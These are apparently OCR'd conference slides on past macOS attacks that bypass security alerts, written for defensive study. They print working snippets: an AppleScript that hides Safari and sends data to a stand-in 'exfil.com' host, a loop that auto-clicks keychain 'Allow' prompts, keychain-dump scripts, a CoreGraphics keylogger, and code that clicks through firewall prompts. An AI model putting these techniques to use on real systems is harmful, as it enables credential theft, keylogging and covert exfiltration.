



blockblock alert




# (Past) Attacks

## alerts & prompts; hackers vs. apple



# The Attacks

1



applescript

2

coregraphics

attack vectors

3

UI 'bypass'

4


???


alerts:

avoid all together || dismiss (via code)

# AppleScript

*"AppleScript is primarily an inter-application processing system, designed to exchange data between and control other applications" -wikipedia.com*






```
//firewall bypass
tell application "Safari"
 run

 tell application "Finder"
 to set visible of process "Safari" to false

 make new document
 set the URL of document 1 to
          "https://exfil.com?data=blah"

end tell
```

# AppleScript

## automated keychain access




keychain access prompt




```
$ security dump-keychain ...

class: "genp"
attributes:
  ...
  "acct"<blob>="patrickwardle"
  "svce"<blob>="www.bankofamerica.com"

password: "hunter2"
```

passwords!

```
//keychain bypass
// note: only works on older version of macOS
tell application "System Events"
    repeat while exists (processes where name is "SecurityAgent")
        tell process "SecurityAgent"
            click button "Allow" of group 1 of window 1
        end tell
        delay 0.2
    end repeat
end tell
```


clicking 'Allow' via AppleScript

# AppleScript

## automated keychain access (OSX.DevilRobber)

```
sub_26FA        proc near
 push     ebp
 mov      ebp, esp
 sub      esp, 18h
 mov      [esp+18h+var_18], "./kc_dump.sh"
 call     _system$UNIX2003
```

OSX/DevilRobber





thanks @noarfromspace :)

```
$ cat kc_dump.sh
#!/bin/sh

./kd.sh &

for i in {1..300}
do
   osascript kcd.scpt
done
```

1 kc_dump.sh

```
$ cat kd.sh
#!/bin/sh

security dump-keychain -d > s_dump.txt
```

2 kd.sh





Always Allow


3 kcd.scpt

# CoreGraphics APIs

*"Core Graphics...includes services for working with display hardware, low-level user input events, and the windowing system" -apple*




core graphics keylogger





'sniffMK'
github.com/objective-see/sniffMK

```
//install & enable CG "event tap"
eventMask = CGEventMaskBit(kCGEventKeyDown)
            | CGEventMaskBit(kCGEventKeyUp);

CGEventTapCreate(kCGSessionEventTap,
kCGHeadInsertEventTap, 0, eventMask,
eventCallback, NULL);

CGEventTapEnable(eventTap, true);
```

sniffing keys via 'core graphics'

# CoreGraphics APIs

## post synthetic keyboard & mouse events!



core graphics

Function

### CGPostKeyboardEvent

Synthesizes a low-level keyboard event on the local machine.

#### Declaration

```
CGError CGPostKeyboardEvent(CGCharCode keyChar, CGKeyCode virtualKey, boolean_t ke
```

Function

### CGPostMouseEvent

Synthesizes a low-level mouse-button event on the local machine.

#### Declaration

```
CGError CGPostMouseEvent(CGPoint mouseCursorPosition, boolean_t updateMouseCursorP
```

Function

### CGEventPost

Posts a Quartz event into the event stream at a specified location.

# CoreGraphics APIs

## posting a synthetic 'enter' key press

```
#import <CoreGraphics/CoreGraphics.h>
const CGKeyCode ENTER_KEY = (CGKeyCode) 76;

void pressENTER()
{
    CGPostKeyboardEvent((CGCharCode)0, ENTER_KEY, true);
    CGPostKeyboardEvent((CGCharCode)0, ENTER_KEY, false);
}
```

synthetically generating an 'enter' keypress

1. perform action
(that triggers alert)

2. post a synthetic 'enter'
(to dismiss/allow, etc.)


Deny


Allow "

# CoreGraphics APIs

## synthetic mouse events (OSX.FruitFly)

```
int sub_100001c50(int arg0, int arg1)
{
  rbx = CGEventCreateMouseEvent(0x0, rcx, rdx, rcx);
  CGEventSetIntegerValueField(rbx, 0x1, r12);
  CGEventPost(0x1, rbx);
  CFRelease(rbx);
}
```




| sub-cmd | description |
|---|---|
| 0 | move |
| 1 | left click (up & down) |
| 2 | left click (up & down) |
| 3 | left double click |
| 4 | left click (down) |
| 5 | left click (up) |
| 6 | right click (down) |
| 7 | right click (up) |

OSX/FruitFly's synthetic mouse capabilities

# CoreGraphics APIs

## synthetic keyboard events (OSX.FruitFly)

invokes CGPostKeyboardEvent

```
keydown:
    AXUIElementPostKeyboardEvent(var_290, 0x0, sub_100001980(rax) & 0xffff, 0x1);
    goto leave;

keyup:
    AXUIElementPostKeyboardEvent(var_290, 0x0, sub_100001980(rax) & 0xffff, 0x0);
    goto leave;
```

```
# sniffMK

event: kCGEventKeyDown
keycode: 0x0/'a'
```

cmd #16, 65

```
# sniffMK

event: kCGEventKeyUp
keycode: 0x0/'a'
```

cmd #17, 65


remote typing

# CoreGraphics APIs


## synthetic mouse events (OSX/Genieo)

```
$ jtool -d objc -v Installer.app/Contents/MacOS/AppAS

@interface SafariExtensionInstaller : ?
...
/* 2 - 0x1000376e1 */ + getPopupPosition;
...
/* 4 - 0x100037c53 */ + clickOnInstallButton;
/* 5 - 0x100037d71 */ + clickOnAllowButtonKeychain;
....
/* 8 - 0x100038450 */ + clickOnTrustButton;
```

```
char +[SafariExtensionInstaller clickOnInstallButton]{

 (@selector(getPopupPosition))(&var_40);

 r14 = CGEventCreateMouseEvent(0x0, 0x5, 0x0, rcx);
 r15 = CGEventCreateMouseEvent(0x0, 0x1, 0x0, rcx);
 rbx = CGEventCreateMouseEvent(0x0, 0x2, 0x0, rcx);

 CGEventPost(0x0, r14);
 CGEventPost(0x0, r15);
 CGEventPost(0x0, rbx);
```




genieo installer





extension installation (safari)

# CoreGraphics APIs

## synthetic mouse events (pwnsdx/Unsecure)

```
void doEvent(CGPoint initialMousePosition, CGEventType event) {
   CGEventRef currentEvent = CGEventCreateMouseEvent(NULL, event,
              CGPointMake(initialMousePosition.x, initialMousePosition.y), kCGMouseButtonLeft);

    CGEventPost(kCGHIDEventTap, currentEvent);

}

void clickOnButton(CGPoint initialMousePosition, CGPoint oldLocation) {

    doEvent(initialMousePosition, kCGEventLeftMouseDown);
    doEvent(initialMousePosition, kCGEventLeftMouseUp);
    ...
}

int main(int argc, const char * argv[]) {

 // Little Flocker bypass
 if([kCGWindowOwnerName isEqualToString:@"Little Flocker"] && [kCGWindowLayer intValue] == 2147483631 &&
    [kCGWindowIsOnscreen intValue] == 1)
 {
       clickOnButton(CGPointMake([[kCGWindowBounds valueForKey:@"X"] intValue] + 666,
       [[kCGWindowBounds valueForKey:@"Y"] intValue] + 280), oldLocation);
 }

 // Little Snitch bypass
 if([kCGWindowName isEqualToString:@"Little Snitch"] &&
    [kCGWindowOwnerName isEqualToString:@"Little Snitch Agent"] &&
    [kCGWindowLayer intValue] == 1490 && [kCGWindowIsOnscreen intValue] == 1)
 {
        clickOnButton(CGPointMake([[kCGWindowBounds valueForKey:@"X"] intValue] + 587,
        [[kCGWindowBounds valueForKey:@"Y"] intValue] + 340), oldLocation);
 }
```



